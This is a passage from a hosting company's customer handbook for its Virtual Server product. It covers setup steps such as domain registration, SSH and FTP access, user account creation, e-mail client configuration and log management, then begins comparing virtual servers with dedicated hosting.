The Virtual Server Handbook

Unlocking the Power of the Virtual Server System

GSP Services

Mail: 12635 Heming Ln
Bowie, MD 20716-1118
USA

Web: http://www.gsp.com

Phone: 1.866.477.4400

Fax: 1.202.684.8654

E-mail: service@gsp.com

 VERSION 4.1

Table of Contents

Document Conventions

This Handbook uses the following typographical conventions:

- Commands are always shown in **`bold code font`** if found within a paragraph or heading.
- Computer keystrokes are shown as in **`bold code font`** as follows:

  `<ctrl>-c`

  `<ctrl>-g`
- User supplied variables are in *`italics`*.
- Terminal sessions are in `code font.`
- "yourcompany.com" means the domain name of your Virtual Server.
- Many commands are explained as if you were entering them from a telnet command prompt. The command prompt would look something like **`LOGIN_NAME:/usr/home/login_name%`** ***`command`***. For simplicity this Handbook will show the prompt simply as:

  `% command`

Note: After typing any UNIX command, you should type the **ENTER** key on your keyboard. Also note that "notes" are shown in this format in this Handbook.

- Hyperlinks (such as http://www.yourcompany.com and mailto:postmaster@yourcompany.com) are shown in blue.
- Hyperlinks for home pages do not use a trailing slash (e.g. http://www.yourcompany.com). Hyperlinks with directories do use a trailing slash (e.g. http://www.yourcompany.com/sales/).
- Copyrights and trademarks are so noted in the first reference that appears in the body of a paragraph (not in headers).
- Phone numbers are shown as "1.212.555.1212" (not "(212) 555-1212" since area codes are seldom optional any longer, even for local calls).
- Emphasis is shown by underlining.
- In descriptions of software programs (such as SecureCRT), button names are described in **bold** font (i.e. click **OK** to continue).

In addition, this Handbook uses the following grammatical conventions:

- Virtual Server
- appendix
- Appendix A
- Chapter 7
- chapter, this chapter
- e-mail (not "email")
- FTP
- Handbook, this Handbook, the Virtual Server Handbook
- Internet, the Internet
- login (not "log in")
- login name (not "login-id" or "login ID"); **`login_name`** in arguments
- logout (not "log out")
- Net, the Net
- online
- Perl, Perl4, Perl5 (not "PERL")
- subhost
- subhosting
- Telnet
- UNIX
- username (not "user name")
- Web, the Web
- web site (not "website")
- World Wide Web

Getting Started in 13 Easy Steps

The 13 fundamental steps necessary to create a functional Internet presence with your new Virtual Server are all included in this chapter.

Note: Expert users may need nothing more than these "13 easy steps" to get started with their Virtual Server. If you are a first-time user or want more detailed information, the remaining chapters of this Handbook contain all the details any user, new or experienced, you will need.

This chapter assumes the following:

- You have completed a server account application and submitted the required agreements and pre-payment.
- You have received your e-mail configuration letter that contains your login name and other important information.

Step 1: Review Your E-mail Configuration Letter

Your e-mail configuration letter contains important information, so you should save it for future reference. Specific items covered are:

- Virtual Server order date and activation date
- Specific features of the Virtual Server you ordered
- Identifying information that you will need to administer you Virtual Server, including:
    - Account ID
    - Login Name
    - Server Host
    - IP Address
    - E-mail Address
    - Domain Name
    - Temporary Domain Name (which may not be available for up to one day, but which is set up on our name servers for you to use until registration for your permanent domain name is completed)
- Order and support contacts to help you get started with your Virtual Server

E-mail Configuration Letter Details

Information in Letter	Description
Order date	The date you ordered your Virtual Server.
Activation date	The date that the Virtual Server was activated. Your monthly billing statement displays your activation date to determine your first month's prorated service fee.
Account ID	A unique Account ID is associated with each Virtual Server.
Login name	Use your login name to access your Virtual Server via Telnet, SSH, or FTP. More information about how to use Telnet, SSH, and FTP appears later in this chapter.

Server host	An alphanumeric ID for the physical machine that hosts your Virtual Server.
Domain name	The domain name you selected to use as the primary domain name, which points to the unique IP address of your Virtual Server.
Temporary domain name	A temporary domain name that you can use until your permanent domain name is registered. This free service allows you to access your Virtual Server while you wait for registration to be completed.
IP address	The unique numeric ID of your Virtual Server, which uniquely defines an Internet address.
Domain registration info	Concise instruction regarding your domain registration status. For more information, see Step 3.

Step 2: Become Familiar with Resources Available to Assist You

GSP Service's Web site

At the GSP web site, you will find helpful information on the company, its products, and instructions on ordering new accounts and products for existing products. Our support policies page (http://www.gsp.com/servers/agreement.html) includes company policy pertaining to Virtual Server administrator support and other aspects of server hosting, including:

- Billing policies (http://www.gsp.com/billing/)
- Server policies (http://www.gsp.com/servers/agreement.html)

Home Page (http://www.gsp.com)

Our home page explains our business: who we are, what we offer, and what we can do for you. Some of links that appear in the Quick Navigator are summarized below.

Pricing (http://www.gsp.com/pricing/)

On the pricing page, you will find descriptions and prices of the different server packages, e-commerce solutions, and server add-ons.

Sign Up (http://www.gsp.com/cgi-bin/signup.cgi)

From the order page, you can easily order new accounts by using "wizards," web-based programs that process orders quickly and efficiently.

Support (http://www.gsp.com/support/virtual/)

We have provided several technical support resources for first-time Virtual Server administrators and for experienced Virtual Server users. Select from the following resources to help you find the support documentation you are looking for:

- Getting Started (http://www.gsp.com/support/gettingstarted/)
- Remote Administration (http://www.gsp.com/support/virtual/admin/)
- FreeBSD Man Page Interface (http://www.gsp.com/support/man/)

Need more help? Feel free to contact us (service@gsp.com), and our support staff will respond to your inquiries via e-mail.

Search

From our home page, you can access a lot of useful information by entering one or two key words on a topic related to the Virtual Server.

Contact Us

Customer service is staffed seven days a week, 24 hours a day. You may contact customer service by phone or e-mail.

- Telephone: 1.866.477.4400
- E-mail
    - Service (service@gsp.com)
    - Billing (billing@gsp.com)

Customer Service

Our Customer Service group assists users with:

- Processing new Virtual Server orders
- Adding a new product such as disk space to a Virtual Server
- Domain name registration
- Billing

Technical Support

Technical Support assists customers with:

- Isolating specific problems encountered while using our servers
- Troubleshooting specific problems that are related to installation and configuration in the server environment

Technical Support does not include:

- Web development
- Technical assistance to customers of resellers
- Fulfilling programming-specific CGI script requests (including debugging)

- Technical support for third party vendor products that are not documented in the add-on help section of our web site

You can e-mail Technical Support at <service@gsp.com>.

Suggestions

If you have suggestions for product updates, new products, new features, or new services, we would like to hear from you. Department heads and other decision makers read these and respond to them. Please send mail to suggest@gsp.com.

Step 3: Register or Transfer Your Domain Name

If you plan to have a domain name associated with your Virtual Server, you will need to do one of two things: register a new domain name or transfer an existing domain name.

Registering a New Domain Name

- If you added a new domain name and requested that GSP Services register that domain name for you and you agreed to use our name servers to resolve this domain, then you only have to wait for the domain name to resolve. (This is the default option.)
- If you added a new domain name and requested that GSP Services register that domain for you but you did not select our name servers, then you are responsible for having your domain correctly added to those name servers.
- If you added a new domain name but requested that GSP Services not register the domain name, then you will need to choose an Accredited Registrar (http://www.icann.org/registrars/accredited-list.html) and supply that registrar with the following information about our name servers:

```
Nameserver 1 hostname:     NS1.SECURE.NET
Nameserver 1 IP address:   192.220.124.10
Nameserver 2 hostname:     NS2.SECURE.NET
Nameserver 2 IP address:   192.220.125.10
```

Transferring an Existing Domain Name

If you have already registered a domain name and simply need to have it transferred to your Virtual Server, then follow the instructions found at:

- Internet Domain Status (http://www.gsp.com/whois/)

Step 4: Choose a Telnet Client Or an SSH Client To Administer Your Virtual Server Remotely

Telnet is a service that allows you to remotely control your Virtual Server and access other computers out of your area.

Note: Telnet is not a secure connection, and for this reason GSP Services recommends SSH, which transmits data across an encrypted channel.

All the UNIX commands that you use with Telnet can also be used with SSH. More on UNIX commands later. For more information, see:

Using Telnet and SSH (http://www.gsp.com/support/virtual/admin/telnet.html).

Telnet

- Free Telnet clients are available, including those that are shipped with Windows 95/98 (**`c:\windows\telnet.exe`**) and Windows NT (**`c:\winnt\system32\telnet.exe`**).
- CRT (http://www.vandyke.com) - flexible and user-friendly
- NCSA Telnet (http://archive.ncsa.uiuc.edu/Indices/Software/) - for the Macintosh OS
- BetterTelnet (http://www.cstone.net/~rbraun/mac/telnet/) - for the Macintosh OS (the name says it all)

SSH (Secure Shell)

- FreeSSH.org (http://www.freessh.org) - for a list of free SSH clients
- SecureCRT (http://www.vandyke.com)- supports Windows, Telnet, serial, and other protocols
- F-Secure SSH (http://www.datafellows.com)
- Nifty Telnet SSH (http://asg.web.cmu.edu/andrew2/dist/niftytelnet.html) - for Macintosh OS

Step 5: Connect to Your Virtual Server

1. Begin a session by clicking **Start**
2. Run (or double-clicking the icon of your Telnet client).
3. Telnet in, either by clicking the **Connect** button or by entering the name of your remote host, which is your permanent domain name or temporary domain name.
4. Type your login name and password.
5. Press the Enter key, and you should see a UNIX command prompt.
6. If a connection was not established, a failure message appears.

Step 6: Learn about UNIX

The UNIX file system is hierarchical in structure. The tilde (**~**) is an alias for the Virtual Server's root home directory, accessible only by the Virtual Server administrator. The root directory is indicated by a forwardslash (**/**). Under the root directory are the following major directories:

Directory	Description
~/www	links to **~/usr/local/etc/httpd** contains web server configuration and log files
~/usr	contains several important subdirectories, including users' home directories
~/bin	contains the server's program files
~/ftp	anonymous FTP directory
~/dev	contains the device node null
~/etc	contains server configuration and system administration files (aliases, sendmail, sendmail.cf, etc.)
~/var	contains Telnet, e-mail, and FTP log files

Under each of these major directories are many subdirectories, but the ones you should know about when getting started are listed in the table below:

Directory	Description
~/ (Root Directory)	Parent directory for all others
~/www	Symbolic link to **~/usr/local/etc/httpd**
~/www/cgi-bin	CGI and Scripts directory
~/www/logs	Contains the web server log files
~/www/vhosts	Used for virtual subhosting
~/www/htdocs	All web pages need to be placed here

An overview of the Virtual Server directory structure is in Chapter 1 of this Handbook.

Most UNIX commands are the same in all flavors of UNIX (e.g. Solaris, HP-UX, FreeBSD). You will need to use a few UNIX commands. Sources of helpful information are:

- The FreeBSD Project (http://www.freebsd.org)
- Rule the World with 13 UNIX commands (http://www.gsp.com/support/virtual/admin/unix/commands.html)

Step 7: Install a Graphical User Interface (Optional)

If you prefer to use a graphical user interface instead of executing UNIX commands, you will want to download iManager, a user-friendly application we developed to allow you to add and remove users, change permissions, upload web content, and perform many other server administrator tasks.

- iManager (http://www.gsp.com/support/virtual/admin/imanager/) - describes iManager and its wizards (See also Chapter 2)
- Installing iManager (http://www.gsp.com/support/virtual/admin/imanager/install.html) provides instruction for installing iManager
- Configuring iManager for Virtual Subhosts (http://www.gsp.com/support/virtual/admin/imanager/subhost.html)
- Customizing iManager (http://www.gsp.com/support/virtual/admin/imanager/custom.html)

Step 8: Choose an FTP Client for File Transfers

One of the most basic tasks you will need to perform as a Virtual Server administrator is uploading files to your Virtual Server. In most cases, you will upload web content using File Transfer Protocol (FTP), so you will need an FTP client for your local computer.

There are many free FTP programs available on the Internet. Search for "FTP programs" in your favorite search engine. You will likely be overwhelmed by the amount of FTP clients available.

But don't transfer files just yet. You cannot upload files until you have created user accounts and set up your directories. (See Step 10.) However, now would be a good time to get an overview of what is involved in uploading content to your Virtual Server (http://www.gsp.com/support/virtual/admin/ftp/client/) Some FTP clients are:

- WS_FTP (http://www.ipswitch.com/Products/WS_FTP/) - for Windows
- Fetch (http://fetchsoftworks.com) - for Macintosh
- Console - Most operating systems (UNIX, NT, Windows 95/98) are shipped with a built-in FTP client that is accessed from a "console window." Many people don't use a console FTP client partly because they don't know one exists and partly because console FTP clients have a steeper learning curve. Once you use, learn, and master a console FTP client you will very likely never use a graphical FTP client again. (It sounds crazy, but it's true for many people.) More information on using Console can be found:
    - Using a Console FTP Client (http://www.gsp.com/support/virtual/admin/ftp/client/)
    - Chapter 2 of this Handbook

Step 9: Upload Content to Your Virtual Server

All web content should be uploaded to the **/www/htdocs/** directory. Remember, **/www/** is just a shortcut (symbolic link) to **~/usr/local/etc/httpd/** which means **~/www/htdocs/** is the same as **~/usr/local/etc/httpd/htdocs**/. You can get to your **htdocs** directory through either route.

From an SSH or Telnet prompt, type:

```
% cd ~/www/htdocs/
```

or:

```
% cd ~/usr/local/etc/httpd/htdocs/
```

You may organize your web files into different directories created under the **/htdocs/** directory through the UNIX **mkdir** command. For example, if you wanted to store all of the product information on your web site under one directory, you would go to the **htdocs** directory and create a directory called **products**.

```
% cd ~/www/htdocs/
% mkdir products
```

If you are subhosting (i.e. you have multiple users and/or multiple web sites), you will want to create user accounts before you upload any content. These user accounts (which are really nothing more than user directories) should be created under the ~**/www/vhost/** directory. For more information, see Step 10.

Most Common Methods

<<How To>> Console Command-Line FTP Example

1. From the Windows taskbar, select Start and then Run end then enter the name of your FTP client.
2. When prompted, enter your hostname and press the Enter key.
3. Type the following commands (followed by the Enter key):

```
cd /www/htdocs
ascii
lcd c:\upload
```

```
put index.html
bin
put logo.gif
quit
```

Your selected filenames follow the **put** command. Additional information is located in Chapter 2 of this Handbook.

<<How To>> FTP Program Example

1. Open FTP program.
2. Type the following information:
    - Server ID
    - Username and password
    - Binary or Auto
3. Double click **www** in right window (and **usr/local/etc/httpd** appears).
4. Double click **htdocs.**
5. Drag-and-drop files between your local computer and your Virtual Server.

<<How To>> iManager Example

1. Open iManager
2. Enter your login name and password
3. Select File Manager
4. Select **usr/local/etc/httpd/**
5. Press the Upload File button
6. Select Browse
7. Select the file from local machine that you want to upload
8. Press the Upload File button

Alternate Method

Windows File Sharing is a very nice interface for maintaining your web site. After you map your Virtual Server's home directory (Windows 95/98 or NT desktop) over the Internet, you simply drag and drop files to your Virtual Server. This feature also allows you delete, copy, and move files on your Virtual Server as if it were a local drive.

<<How To>> Windows File Sharing Example

1. Right click on Network Neighborhood
2. Select Properties
3. Select File and Printer Sharing
4. Click OK

Note: Avoid any file names with spaces in them, as these cause problems in UNIX. Use the underscore character ("_") in place of spaces.

Step 10: Create E-mail and FTP User Directories:

If you plan to have multiple users or multiple e-mail accounts, you will need to create email and FTP user directories. These directories will allow users to send and receive e-mail and upload files to their home directories.

Creating User Directories with iManager

If you are an iManager user, you will want to do the following:

1. Open iManager
2. Select Tools & Wizards
3. Select Users and then select Add

A new directory for each Web site you subhost will display the following default pathname, which is the virtual hosted account directory:
`/usr/local/etc/httpd/vhosts/[username, permissions]`

Creating User Directories with `vadduser`

1. From a Telnet prompt, type **`vadduser`**. This action displays a series of fields to fill in after beginning with the following command example:

```
% vadduser

Please supply answers to the series of questions
below. When a `default answer' is available, it will
follow the question in square brackets. For example,
the question:


        What is your favorite color? [blue]:


has the default answer `blue'. Accept the default
(without any extra typing!) by pressing the Enter key
-- or type your answer and then press <Enter>.
```

```
Use the <Backspace> key to erase and aid correction
of any mistyped answers -- before you press <Enter>.
Generally, once you press <Enter> you move onto the
next question.


Once you've proceeded through all the questions, you
will be given the option of modifying your choices
before any files are updated.


Press <Enter> to continue:
```

2. Type the username.
3. Type the E-mail/FTP Password.
4. Retype new password.
5. Type the User's Full Name followed by a return. Use 8 characters or fewer, no "." characters, and no '**:**' characters.
6. Select the account services that the new users will require. The default selections are FTP and e-mail. Type the service name (FTP or e-mail) to toggle the selected/deselected services for the account.
    - FTP (File Transfer Protocol) for uploading/downloading files
    - E-mail services including POP, IMAP, and SMTP

Note: If the user account will be accessed via IMAP, then FTP service must be enabled.

7. Enter a positive or negative response to the question "Do you want to add service options like quotas to this account?"
8. Enter FTP quota for this account in MB (enter "0" for no quota).
9. Enter a numerical response for the question "Where would you like to put the user's home directory?" You are given four options for where to put the user's home directory, or you can put it in any location you choose. The table below lists and describes each location briefly.

Description	Example
Email account home directory	`/usr/home/`*`username`*
Web hosted account directory	`/usr/local/etc/httpd/htdocs/`*`username`*
Virtual hosted account directory	`/usr/local/etc/httpd/htdocs/vhosts/`*`username`*

Anonymous FTP home directory	`/ftp/pub/username`
Your choice	`/usr/local/etc/httpd/htdocs/vhosts/some_directory/username`

- Enter "1" for an E-mail account home directory.
- Enter "2" for a web-hosted account home directory.
- Enter "3" for a virtual hosted account. We recommend using this option for two reasons. First, FrontPage 2002 requires it. Second, The **`vhosts`** directory is an orderly location under which each of your subhosted users' directories can reside. Each one is separate, distinct, and secure from the others.
- Enter "4" for an anonymous FTP home directory.
- Or enter in any custom path.

Note: Running the **`vadduser`** script is straightforward with one exception: the account services (FTP and e-mail). These services are added to each user's account by default. If you want the user to have both FTP and e-mail privileges, press <enter> when asked to accept the defaults. For the user to have FTP privileges only, deselect the mail privileges by entering "mail." For the user to have e-mail privileges only; deselect the ftp privileges by entering "ftp." If you need to add a service not currently in the list enclosed by the square brackets ([]), then type the service (e-mail or FTP) and press the Enter key.

For example, if Mary Smith has the account name "mary" and the domain name associated with your Virtual Server is "yourcompany.com," then Mary's e-mail address would be "mary@yourcompany.com".

Note: The FTP quota governs the space that may be consumed by the entire directory tree of a user's home directory. The FTP quota is only effective when using FTP to upload files. The mail quota governs the space that may be consumed by a user's mail file under **`~/usr/mail`**. Each quota is expressed as a decimal integer number of megabytes (MB) of disk space.

If You Are Subhosting

If you are subhosting (i.e. you have multiple users and/or multiple web sites), you need to create an account first under the vhost directory (Virtual subhosting link in Beyond Basics). A suggested procedure is to:

1. Telnet in
2. login

3. Type **`vadduser`** and proceed through the prompts to select the new user's home directory.

or

1. Open iManager
2. Select Tools & Wizards
3. Select Users and then Add

A new directory for each Web site you subhost will display the following default pathname, which is the **virtual hosted account directory**:
`/usr/local/etc/httpd/vhosts/`[*`username, permissions`*]

If you are subhosting you may also need to:

1. Have the domain added to our name server database by contacting customer service at service@gsp.com.
2. Change the configuration file (http://www.gsp.com/support/virtual/web/subhost/conf.html)

Step 11: Configure Your E-mail Client as POP or IMAP

Now that you have created an e-mail account on the server, you need to be able to access that mail with an e-mail client. These instructions help you configure your client software to receive e-mail forwarded from your server.

GSP Services recommends POP account setups. A POP user pops the server that in turn downloads all e-mail messages to the user's client machine, where they are stored.

IMAP account setups require folders on the Virtual Server to store e-mail messages, which takes up disk space. IMAP users use server resources every time they read, write, send, and store email. One reason someone may choose IMAP over POP is to have the ability to read e-mail messages in various places without having to refile them.

Note: As an anti-spam measure, all Virtual Servers are configured by default to require e-mail users to POP their e-mail accounts before they are allowed to relay messages, so that outside spammers cannot relay off the server (since they are not authenticated users).

With a dial-up account, the user has to check mail with the POP protocol (or "POP for mail") each time before sending e-mail, because a record is created of authenticated users who are dial-up customers. Authenticated users are then allowed to send messages. Dial-up customers get a different IP address every time. For more information, see:

- POP before SMTP (http://www.gsp.com/support/virtual/email/spam/popb4smtp/)

<<How To>> Netscape Communicator 4.7

1. Open Netscape Messenger
2. Select the Edit menu
3. Select Preferences
4. Select Mail Servers
5. Type in new user name
6. Click OK

7. Type Incoming and Outgoing addresses

<<How To>> Outlook 2002

1. Open Outlook 2002
2. Select the Tools menu
3. Select Options
4. Select Accounts
5. Select Mail
6. Select Add
7. Select Mail and follow the prompts

<<How To>> Eudora 5.0

1. Select the Tools menu
2. Select Options
3. Select Getting Started
4. In the Real Name field, enter your real name
5. In the Return Address field, enter your e-mail address
6. In the Mail Server (Incoming) field, enter the name of your ISP's POP mail server
7. In the Login field, enter you username
8. In the SMTP Server (Outgoing) field, enter the name of your ISP's SMTP mail server
9. Click OK

Step 12: Analyze Your Web site Statistics

Your business probably depends on obtaining detailed information about your web site traffic. Our Virtual Server system allows you to obtain all the statistical information you need to know about usage of your web site.

Analyzing Logs

The actual data logged in your Virtual Server web server log files is arcane, to say the least. To make any sense of it, you need a log file analysis program to process and analyze it for you. You will find an overview of traffic analysis at:

- Getting Statistical Reports of Your Web Site Traffic (http://www.gsp.com/support/virtual/web/logs/analyze/)

Client Side Application

- WebTrends (http://www.webtrends.com) is a client side log-analyzing software package that produces attractive graphical reports of your web site traffic.

Server Side Applications

- There are many server side programs that will analyze your web server log files in-place and then create HTML, text, or even e-mail reports of your virtual web server traffic. They are pre-configured for easy installation and are free of charge.
    - Analog (http://www.gsp.com/support/virtual/web/logs/analyze/analog/)
    - http-analyze (http://www.gsp.com/support/virtual/web/logs/analyze/http-analyze/)
    - The Webalizer (http://www.gsp.com/support/virtual/web/logs/analyze/webalizer/)

Many other server-side programs exist, and many of these run without any problem on your Virtual Server.

If your web site has a high traffic load, you may want to consider purchasing a client side application such as WebTrends to reduce the load on your Virtual Server.

Managing Logs

Log files accumulate very quickly and take up significant server disk space. To manage logs efficiently, you need to decide whether to archive them or delete them altogether on a regular basis.

Archiving logs

The **cronolog** program reads log messages from its input and writes them to a set of output files, the names of which are constructed using template and the current date and time. The template uses the same format specifiers as the UNIX **date** command (which are the same as the standard C **strftime** library function). For more information, see:

- Rotating Your Web Server Log Files (http://www.gsp.com/support/virtual/web/logs/rotate/) - introduces the cronolog program
- cronolog (http://www.ford-mason.co.uk/resources/cronolog/)

The **rotatelogs** program is a wrapper that you include in the **Log** definitions in your web server configuration file (**~/www/conf/httpd.conf**).

Deleting logs

You can use the **vnukelog** command to delete log files. The **vnukelog** command can be used to clear the **~/var/log/messages** file as well as all Virtual Server and virtual subhost log files.

The **cron** program is a system scheduler for UNIX that provides the **-n** (nuke) command for a **cron** job that deletes your logs.

For more information, see:

- Clearing Log Files Using **vnukelog** (http://www.gsp.com/support/virtual/admin/vnukelog.html)
- **cron** (http://www.gsp.com/support/virtual/admin/unix/cron.html)

cron can also be set up to feed logs to one of the three server side analysis programs (i.e. Analog, http-analyze, Webalizer) on an hourly, daily, weekly, monthly basis, from which a stats report is generated. For more information, see "Managing with **cron**" in Chapter 8.

Step 13: Go Beyond the Basics

When you are comfortable doing basic Virtual Server administrator tasks and feel ready to step it up, choose any from the lists of topics.

The help section of our web site (http://www.gsp.com/support/virtual/) provides instruction on the following subjects:

- Virtual Server Administration
- Web Server Configuration
- Virtual Subhosting
- E-mail
- Virtual Server Administration Tools
- Domain Names
- Microsoft FrontPage
- E-Commerce
- Database Applications
- Web Development Suites
- Multimedia Tools
- Webtrends and Other Web Site Traffic Statistical Programs
- Programming Languages and Interpreters
- CGI Library
- Other Utilities

Well, you're on your way. We extend our best wishes for a successful business relationship and hope you found this chapter useful. Please let us know how we can improve this Handbook by sending us e-mail at suggest@gsp.com. Cheers!

For More Information

For additional information about the topics discussed in this chapter, see the following pages on the GSP Services web site.

Virtual Server Information

http://www.gsp.com/support/

Chapter 1 - Introduction to the Virtual Server

The Virtual Server system is a unique technology that enables companies to create their own Internet presence as if they had their own dedicated server. The Virtual Server system is more than just a hosting solution. It is a complete Internet server solution, giving each end user its own web, FTP, e-mail, and command-line UNIX capabilities. Having a Virtual Server system is like having your own dedicated UNIX server.

This Handbook contains information that enables you to fully use the Virtual Server system. This Handbook also contains information to help your Virtual Server administrator control and maintain your Virtual Server environment.

This chapter contains the information about the following:


- The Virtual Server System vs. Your Own Solution
- How the Virtual Server System Works
- Virtual Server Core Internet Services
- The Virtual Server Administrator (More Than a Webmaster)
- Administering Servers Remotely
- The Virtual Server Directory Structure
- Basic UNIX Commands
- For More Information

The Virtual Server System vs. Your Own Solution

GSP Services is your Internet server partner. Many Internet Service Providers (ISPs) spend thousands — even millions — of dollars to purchase and maintain their own dedicated Internet servers, lines, and staff to keep it all running. Other lucky individuals have discovered that the Virtual Server system is a powerful and cost-effective solution. Consider the high resource cost of a dedicated server solution versus a Virtual Server solution that offers the same amount of flexibility, control, and power.

The "Do-it-Yourself" Approach

Many small and medium-sized businesses install and maintain a dedicated server and Internet connection to their office, believing that it is the only way to establish a powerful Internet presence. However, most businesses do not realize how expensive a dedicated solution is. The following table and diagram illustrate the complexity of the dedicated server solution and its costs.



The Dedicated Server Solution

Setup	Cost
Internet server	$5,000
Router	$1,500
CSU/DSU	$1,000
T-1 installation	$300-$1,000 per line
Monthly	**Cost**
Frame relay	$200
Common carrier charges	$300-$1,000 per line
Yearly	**Cost**
Network engineer	$55,000+
Software and hardware upgrades	Thousands


The ISP Approach

A less expensive alternative to a dedicated server is to "co-locate" your Internet presence with your Internet Service Provider (ISP). ISPs usually have aggressive hosting prices and may bundle hosting services with dial-up services at little to no extra charge. As attractive as the price may appear, the ISP hosting solution usually lacks the performance and technology necessary to establish an effective Internet presence.

In fact, many qualified ISPs have recognized the benefits of the GSP Virtual Server system. The ISPs bundle their services (dial-up service and web design) with GSP Service's Virtual Server and then offer the package to their clients.

The GSP Services Approach

GSP Service's Virtual Server solution offers you the power of a dedicated server at a shared server price. The GSP Virtual Server system gives you full control to remotely manage your sites without the high cost of maintaining your own server and staff to keep it all running.



The Virtual Server Solution

Setup	Cost
Virtual Server	$25
Monthly	**Cost**
Virtual Server	$39 - $275
Yearly	**Cost**
GSP Network staff	$0
GSP Support staff	$0

Building Your Own Internet Business

GSP ensures that you have the best Virtual Servers on the Internet without the headache of maintaining them. You can make money creating and maintaining web sites for companies all over the world with nothing more than a PC and a dial-up connection to the Net. You will not need expensive servers, routers, or dedicated connections. GSP Services handles it all — even the occasional headaches.

How the Virtual Server System Works

Virtual Server technology enables GSP Services to partition a single physical server into multiple virtual machines. This enables small and medium-sized businesses to distribute the cost of hardware, software, system maintenance, and bandwidth without losing the power of a dedicated solution.

The Virtual Server system uses the following:

- Updated hardware components
- Fast network connectivity
- Innovative software
- Remote administration
- Security solutions

Virtual Servers vs. Virtual Hosting

Essentially two types of shared hosting solutions are available: virtual hosting and Virtual Servers. Though the terms seem similar, the underlying functionality of the two solutions is very different. Your Internet site is likely an integral part of your business, so understanding the differences between virtual hosting and Virtual Servers affects your hosting decision (a decision that can be as important as choosing what content you place on your site).

Web hosting solutions consist of two components:

- Hardware (CPU, memory, disk drives, etc.)
- Software (the web, FTP, and POP servers; the e-mail gateway; and any third-party applications such as CGI scripts)

Virtual Hosting

In a virtual hosting environment, the following weaknesses are apparent:

- Hardware and software are configured and customized by site administrators (leaving the client with no control over how the Internet services behave).
- Each physical server has a single set of shared software applications (leaving the client "sub-letting" software that is controlled and maintained by someone else).

Virtual Servers

In a Virtual Server environment, the following strengths become obvious:

- Only the hardware is controlled by site administrators (leaving the software autonomous).
- Software is controlled by the client (to enable client control over the core Internet services).
- A Virtual Server is partitioned from the root of a physical server. This provides additional file security as well as Secure Shell or Telnet capability.

Configuration at the client level empowers the client to use a Virtual Server just as he or she would use a dedicated server. The table below compares the capabilities of virtual hosting with the GSP Virtual Server system.

Comparing GSP Services Virtual Server System to Virtual Hosting

Server Items	Virtual Server System	Virtual Hosting
Control of your own server environment	yes	no
Individual Web server (HTTP)	yes	no
Individual FTP server	yes	no
Individual POP server	yes	no
Individual IMAP server	yes	no
Individual SMTP gateway	yes	no
"Virtual Root" access	yes	no
Complete Telnet access	yes	maybe
Access to your web server configuration files	yes	no
Full CGI-BIN access	yes	maybe
Complete log files	yes	maybe
Access to your password and aliases file and `sendmail.cf`	yes	no

Technical Details of the Virtual Server

Because a single dedicated server is partitioned into multiple Virtual Servers, each Virtual Server is given the following:

- IP address
- Domain name
- Web server (complete log and configuration files)
- FTP server
- POP server
- SMTP gateway

Not only does a Virtual Server have virtual hosting capability, the Virtual Server also enables you to create the following:

- Virtual web hosts
- Virtual e-mail
- Virtual FTP logins and anonymous FTP logins
- Quota support

Note: A true Virtual Server is not simply a "virtually hosted" (**`VirtualHost`**) site on a web server that you do not control. You have "virtual root" access on your Virtual Server.

When you access your Virtual Server via Telnet or Secure Shell, the following directories are displayed just as they would be on a dedicated server:

- /dev
- /usr
- /bin
- /etc

Your **`passwd`**, **`aliases`**, and **`sendmail.cf`** files reside in your **`etc`** directory. Because you are given access to such files, you have the flexibility to do the following:

- Add multiple POP accounts
- Add e-mail aliases
- Configure e-mail autoresponders
- Block Spam for your e-mail users
- Control who and how other people access your server
- Control private and public FTP access to your server

You can access the entire **`usr/local/etc/httpd`** directory structure including the following:

- httpd.conf
- `cgi-bin` directory

The Virtual Server behaves like a dedicated server, giving you complete control of your web, FTP, and e-mail services. The significant differences between a dedicated server and a Virtual Server are the disk space and price tag.

Virtual Server Core Internet Services

The core GSP Virtual Server system services include the following services (or applications):

- HTTP (web)
- FTP (file transfer)
- POP (e-mail)
- IMAP (e-mail)
- SMTP (e-mail)

Each of the services above is linked to your own domain name. The services are outlined in detail in the concluding portions of this chapter. Core virtual services capabilities are complemented with the following utilities:

- iManager
- Microsoft® FrontPage® server extensions
- CGI scripts (customized for GSP Service's clients)
- Java applets (customized for GSP Service's clients)

The Virtual Server environment also supports popular third-party applications (sometimes called "contrib" or "contributed" programs).

The Virtual Server HTTP (Web) Service

With the GSP Virtual Server system, customers can access your company's World Wide Web service easier than before. The Virtual HTTP (Hyper Text Transfer Protocol) service provides all the power and bandwidth your company needs.

The virtual HTTP service (or "virtual web service") enables you to have a business presence on the Internet. Internet access allows you to reach the millions of homes and businesses that are online each day without hassling with the cost of maintaining a dedicated server. You will save money, and your virtual web service displays a more professional appearance to your customers. Your home address appears as http://www.yourcompany.com not http://www.someisp.com/~yourcompany as it would with a non-virtual shared service or web mail.

You can add web-layer encryption or SSL to your Virtual Server. With this encryption, your customers feel confident sending you their credit card information online because they are ensured of a secure transaction. Many other extensions, CGI scripts, Java applets, and popular third-party applications are also available.

The Virtual Server FTP Service

